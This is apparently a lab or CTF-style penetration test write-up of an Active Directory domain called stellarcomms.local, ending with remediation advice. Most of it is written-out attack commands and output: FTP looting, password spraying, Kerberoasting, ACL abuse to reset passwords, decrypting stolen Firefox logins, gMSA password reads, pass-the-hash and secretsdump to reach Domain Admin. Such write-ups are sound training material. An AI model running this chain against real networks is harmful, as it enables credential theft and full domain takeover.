Stellacomms
Stellar Communications, a regional telecom provider, hired the HackSmarter Red Team for a covert internal penetration test. They wanted to know how well their internal Active Directory holds up against an insider threat or a compromised VPN endpoint.
The job was to act like a compromised remote worker, move through the internal network, and show how far an attacker could reach.
The initial access team already had a VPN tunnel into the environment and one valid username. The password was unknown.
Username: junior.analystPassword: unknown
I connected to the VPN and started looking.
Step 1: Recon With Nmap
I scanned the host to see what was running.
21/tcp open ftp Microsoft ftpd (Anonymous FTP login allowed)53/tcp open domain Simple DNS Plus80/tcp open http Microsoft IIS httpd 10.088/tcp open kerberos-sec Microsoft Windows Kerberos135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local)445/tcp open microsoft-ds464/tcp open kpasswd53268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: stellarcomms.local)3389/tcp open ms-wbt-server Microsoft Terminal Services5985/tcp open http Microsoft HTTPAPI httpd 2.09389/tcp open mc-nmf .NET Message Framing
The open ports for DNS, Kerberos, LDAP, and SMB point to a Domain Controller. The RDP and certificate details confirmed it.
DNS_Computer_Name: DC-STELLAR.stellarcomms.localProduct_Version: 10.0.17763
The target is DC-STELLAR in the domain stellarcomms.local, running Windows Server 2019. Two things stood out right away: anonymous FTP was allowed on port 21, and there was a web server on port 80.
Step 2: Add DC-STELLAR to the Hosts File
I added the DC to my hosts file so name resolution works for the AD tooling.
sudo sh -c 'echo "10.1.33.16 DC-STELLAR.stellarcomms.local stellarcomms.local DC-STELLAR" >> /etc/hosts'
Step 3: Anonymous FTP
The scan said anonymous FTP was open, so I logged in and listed the directories.
nxc ftp 10.1.33.16 -u 'anonymous' -p '' --lsFTP 10.1.33.16 21 [+] anonymous: - Anonymous Login!FTP 10.1.33.16 21 <DIR> DocsFTP 10.1.33.16 21 <DIR> ITFTP 10.1.33.16 21 <DIR> Pics
There were three folders. I pulled everything down with one command.
wget -r ftp://anonymous:''@10.1.33.16/
The Docs folder held PDFs, satellite reports, and a transmission schedule. The IT folder held an old Firefox installer (Firefox Setup 91.0esr.exe). The Pics folder held images. Two clues mattered here.
The transmission schedule pointed me at a portal.
cat Transmission_Schedule.txtNote: Always authenticate to portal.stellarcomms.local before uplink.
And the presence of Firefox told me this environment uses it as a browser, which is worth remembering for later.
Step 4: Web Enumeration
I added the portal name to my hosts file and ran gobuster against it.
gobuster dir -u http://portal.stellarcomms.local/ -w raft-medium-files.txt -t 30index.html (Status: 200) [Size: 3732338]
The portal was mostly a single large landing page. Nothing to attack directly, but it confirmed the portal is real and in use.
Step 5: Finding the Junior Analyst Password
From the PDFs in the FTP, I was able to find the password for new users.
nxc smb 10.1.33.16 -u junior.analyst -p '[REDACTED]'SMB 10.1.33.16 445 DC-STELLAR [+] stellarcomms.local\junior.analyst:[REDACTED]
That was my first foothold.
Step 6: Authenticated Enumeration
I listed the shares and the domain users.
nxc smb 10.1.33.16 -u junior.analyst -p '[REDACTED]' --usersSMB 10.1.33.16 445 DC-STELLAR AdministratorSMB 10.1.33.16 445 DC-STELLAR GuestSMB 10.1.33.16 445 DC-STELLAR krbtgtSMB 10.1.33.16 445 DC-STELLAR junior.analystSMB 10.1.33.16 445 DC-STELLAR ops.controllerSMB 10.1.33.16 445 DC-STELLAR astro.researcherSMB 10.1.33.16 445 DC-STELLAR eng.payload
Four real user accounts to work with.
Step 7: Password Spraying
I tried the known password against every account, then tried usernames as passwords, then blank passwords. None of it worked. No easy reuse here.
nxc smb 10.1.33.16 -u users.txt -p '[REDACTED]' --continue-on-successSMB 10.1.33.16 445 DC-STELLAR [-] ops.controller STATUS_LOGON_FAILURESMB 10.1.33.16 445 DC-STELLAR [-] astro.researcher STATUS_LOGON_FAILURESMB 10.1.33.16 445 DC-STELLAR [-] eng.payload STATUS_LOGON_FAILURE
Step 8: Kerberoast
I checked for crackable service tickets.
nxc ldap 10.1.33.16 -u junior.analyst -p '[REDACTED]' --kerberoasting roast.txtLDAP 10.1.33.16 389 DC-STELLAR [*] sAMAccountName: SATLINK-SERVICE$LDAP 10.1.33.16 389 DC-STELLAR $krb5tgs$18$...[hash redacted]...
Only one result came back, and it was a computer account (SATLINK-SERVICE$). That kind of ticket is not practical to crack, so this was a dead end for now. I made a note of the account and moved on.
Step 9: Abusing AD Permissions With BloodHound
I collected the domain data and loaded it into BloodHound to map out permissions. It showed a clear path.
junior.analyst had WriteOwner over the group stellarops-control. That group had ForceChangePassword over the user ops.controller.


So I added myself to the group, then used that to reset the ops.controller password.
net rpc group addmem "stellarops-control" 'junior.analyst' -U 'stellarcomms.local'/'junior.analyst'%'[REDACTED]' -S '10.1.33.16'
bloodyad --host '10.1.33.16' -d 'stellarcomms.local' -u 'junior.analyst' -p '[REDACTED]' set password 'ops.controller' '[REDACTED]'[+] Password changed successfully!
I confirmed the new ops.controller login.
nxc smb 10.1.33.16 -u ops.controller -p '[REDACTED]'SMB 10.1.33.16 445 DC-STELLAR [+] stellarcomms.local\ops.controller:[REDACTED]
Step 10: A Shell as ops.controller
This account could log in over WinRM.
nxc winrm 10.1.33.16 -u 'ops.controller' -p '[REDACTED]'WINRM 10.1.33.16 5985 DC-STELLAR [+] stellarcomms.local\ops.controller:[REDACTED] (Pwn3d!)
Defender was running on the box, so I kept my actions on disk to a minimum.
nxc smb 10.1.33.16 -u ops.controller -p '[REDACTED]' -M enum_avENUM_AV 10.1.33.16 445 DC-STELLAR Found Windows Defender INSTALLED
Step 11: Stealing Firefox Passwords
This is where the earlier Firefox clue paid off. Firefox stores saved logins in two files inside the user profile: key4.db (the keys) and logins.json (the encrypted logins). I found the profile and downloaded both.
*Evil-WinRM* PS > download key4.db*Evil-WinRM* PS > download logins.json
Then I decrypted them offline with firepwd.
python3 firepwd.py -d ~/Desktop/HackSmarter/stellarcommspassword check? Truedecrypting login/password pairshttp://portal.stellarcomms.local: astro.researcher : [REDACTED]
The saved login for the portal belonged to astro.researcher, and now I had that account’s password.
nxc smb 10.1.33.16 -u astro.researcher -p '[REDACTED]'SMB 10.1.33.16 445 DC-STELLAR [+] stellarcomms.local\astro.researcher:[REDACTED]
Step 12: Another Permission Abuse
Back in BloodHound, astro.researcher had a path to eng.payload. I gave astro.researcher full control over that account, then reset its password.

dacledit.py -action 'write' -rights 'FullControl' -principal 'astro.researcher' -target 'eng.payload' 'stellarcomms.local'/'astro.researcher':'[REDACTED]'[*] DACL modified successfully!
net rpc password 'eng.payload' '[REDACTED]' -U 'stellarcomms.local'/'astro.researcher'%'[REDACTED]' -S 'stellarcomms.local'
nxc smb 10.1.33.16 -u eng.payload -p '[REDACTED]'SMB 10.1.33.16 445 DC-STELLAR [+] stellarcomms.local\eng.payload:[REDACTED]
Step 13: Reading the gMSA Password

Remember that computer account from the Kerberoast step, SATLINK-SERVICE$? It is a Group Managed Service Account, and eng.payload was allowed to read its password. So I read it.
nxc ldap 10.1.33.16 -u eng.payload -p '[REDACTED]' --gmsaLDAP 10.1.33.16 389 DC-STELLAR Account: SATLINK-SERVICE$ NTLM: [REDACTED]LDAP 10.1.33.16 389 DC-STELLAR PrincipalsAllowedToReadPassword: ['eng.payload', 'SATLINK-SERVICE$']
I did not need to crack anything. With the NTLM hash, I could authenticate as the service account directly using pass-the-hash.
nxc smb 10.1.33.16 -u SATLINK-SERVICE$ -H '[REDACTED]'SMB 10.1.33.16 445 DC-STELLAR [+] stellarcomms.local\SATLINK-SERVICE$:[REDACTED]
Step 14: Domain Admin

The service account had the rights needed to pull the domain’s secrets. I ran secretsdump against the DC using its hash.
secretsdump.py -dc-ip 10.1.33.16 -hashes :[REDACTED] 'stellarcomms.local/SATLINK-SERVICE$@10.1.33.16'
That gave me the Administrator hash. I confirmed it with pass-the-hash.
nxc smb 10.1.33.16 -u administrator -H '[REDACTED]'SMB 10.1.33.16 445 DC-STELLAR [+] stellarcomms.local\administrator:[REDACTED] (Pwn3d!)
Pwn3d on the Administrator account. At this point I owned the Domain Controller, which means I owned the domain.
How I Got Here
The path ran through a long chain of small problems, one feeding the next. Anonymous FTP leaked internal documents and clues. A weak, guessable password let me in as a junior user. From there it was a series of Active Directory permission abuses (WriteOwner, ForceChangePassword, and a DACL write), a set of passwords saved in Firefox, and finally a gMSA password that a low-value account was allowed to read. Each link was small. Together they walked me from one username to full domain control.
Remediation
Turn off anonymous FTP and do not leave internal documents on open services. Enforce strong, unique passwords so guessing and spraying fail. Review Active Directory permissions and remove dangerous rights like WriteOwner and ForceChangePassword from accounts that do not need them. Do not let users save corporate passwords in the browser. Limit which accounts can read gMSA passwords, and make sure low-value accounts are never on that list. Monitor for password resets and DACL changes, since this whole chain would have generated clear signals.

